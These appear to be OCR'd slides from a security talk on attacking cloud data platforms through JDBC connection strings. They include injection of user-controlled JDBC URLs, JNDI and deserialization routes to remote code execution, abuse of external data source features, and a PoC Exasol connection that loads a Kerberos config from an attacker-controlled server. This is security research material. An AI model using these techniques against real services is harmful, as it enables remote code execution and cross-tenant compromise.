
```
python3 -m http.server 8888
http://0.0.0.0:8888/) ...
6] "GET /jaas.conf HTTP/1.1"
```

2. Send the JNDI request

```
Listening on 0.0.0.0 6666
Connection received on 172
JRMIK
```

If the server runs on an old JDK (<8u191),
we can easily achieve RCE by remote class loading


If not,
just try to find a Deserialization Gadget Chain



https://github.com/frohoff/ysoserial

Cloud Vendors

Feature


New Data Connection
Data Source Type
MySQL
PostgreSQL
* name
* Host
* Port
* Username
* Password


Two Common Vulnerable Implementations

```
1    String jdbcurl="${User_Input}";
2    DriverManager.getConnection(jdbcurl);
```


```
1   String Host="${User_Input}";
2   String Port="${User_input}";
3   String Dbname="${User_input}";
4   DriverManager.getConnection(
5     "jdbc:mysql://"+Host+":"+Port+"/"+Dbname);
```

```
1 host=127.0.0.1&port=3306&dbname="test?a=1&b=1"
```

Take Over the Executor



Cross-Tenant Attack



🤔 What else?

Database Usually Supports External Data Source

Syntax for SQL Server 2022 and later

For more information about the syntax conventions, see Transact-SQL syntax conventions.

syntaxsql Copy

```
CREATE EXTERNAL DATA SOURCE <data_source_name>
WITH
  ( [ LOCATION = '<prefix>://<path>[:<port>]' ]
    [ [ , ] CONNECTION_OPTIONS = '<key_value_pairs>'[,...]]
    [ [ , ] CREDENTIAL = <credential_name> ]
    [ [ , ] PUSHDOWN = { ON | OFF } ]
  )
[ ; ]
```


https://learn.microsoft.com/en-us/sql/t-sql/statements/create-external-data-source-transact-sql

Database Usually Supports External Data Source

External Data Source	Connector location prefix	Location path
Azure Storage Account(V2)	`abs`	`abs://<container_name>@<storage_account_name>.blob.core.windows.net/` or `abs://<storage_account_name>.blob.core.windows.net/<container_name>`
Azure Data Lake Storage Gen2	`adls`	`adls://<container_name>@<storage_account_name>.dfs.core.windows.net/` or `adls://<storage_account_name>.dfs.core.windows.net/<container_name>`
SQL Server	`sqlserver`	`<server_name>[\<instance_name>][:port]`

https://learn.microsoft.com/en-us/sql/t-sql/statements/create-external-data-source-transact-sql

If a database supports the vulnerable JDBC driver, we can achieve RCE

Exasol Supports

Examples

```sql
CREATE CONNECTION exa_connection
    TO '192.168.6.11,192.168.6.12:8563;HostTimeOut=1000;Encryption=Y'
    USER 'my_user'
    IDENTIFIED BY 'my_secret';
```

```sql
CREATE CONNECTION ora_connection TO '(DESCRIPTION =
  (ADDRESS = (PROTOCOL = TCP)(HOST = 192.168.6.54)(PORT = 1521))
  (CONNECT_DATA = (SERVER = DEDICATED)(SERVICE_NAME = orcl)))';
```

```sql
CREATE CONNECTION jdbc_connection_1
       TO 'jdbc:mysql://192.168.6.1/my_db';

CREATE CONNECTION jdbc_connection_2
       TO 'jdbc:postgresql://192.168.6.2:5432/my_db?stringtype=unspecified';
```


https://docs.exasol.com/db/latest/sql/create_connection.htm

Databricks Also Supports

Create an external table against another Databricks workspace

You can register an external table in a Databricks workspace linked to a separate Databricks workspace.

The following example demonstrates this syntax, using the `secret` function to get credentials stored with Databricks secrets:

> **NOTE**
>
> For more on Databricks secrets, see `secret` function.

SQL

```
CREATE TABLE databricks_external_table
USING databricks
OPTIONS (
  host '<host-name>.cloud.databricks.com',
  httpPath '/sql/1.0/warehouses/<warehouse-id>',
  personalAccessToken secret('<scope>', '<token>'),
  dbtable '<table-name>'
);
```

https://docs.databricks.com/aws/en/connect/external-systems/databricks


PoC

```
CREATE OR REPLACE CONNECTION jdbc_connection_2
   TO 'jdbc:exa:172.17.0.1:3307;
   kerberosgssconfig=http://172.17.0.1:8888/jaas.conf;
   kerberosservicename=a;encryption=false;kerberosusername=test@test';
```

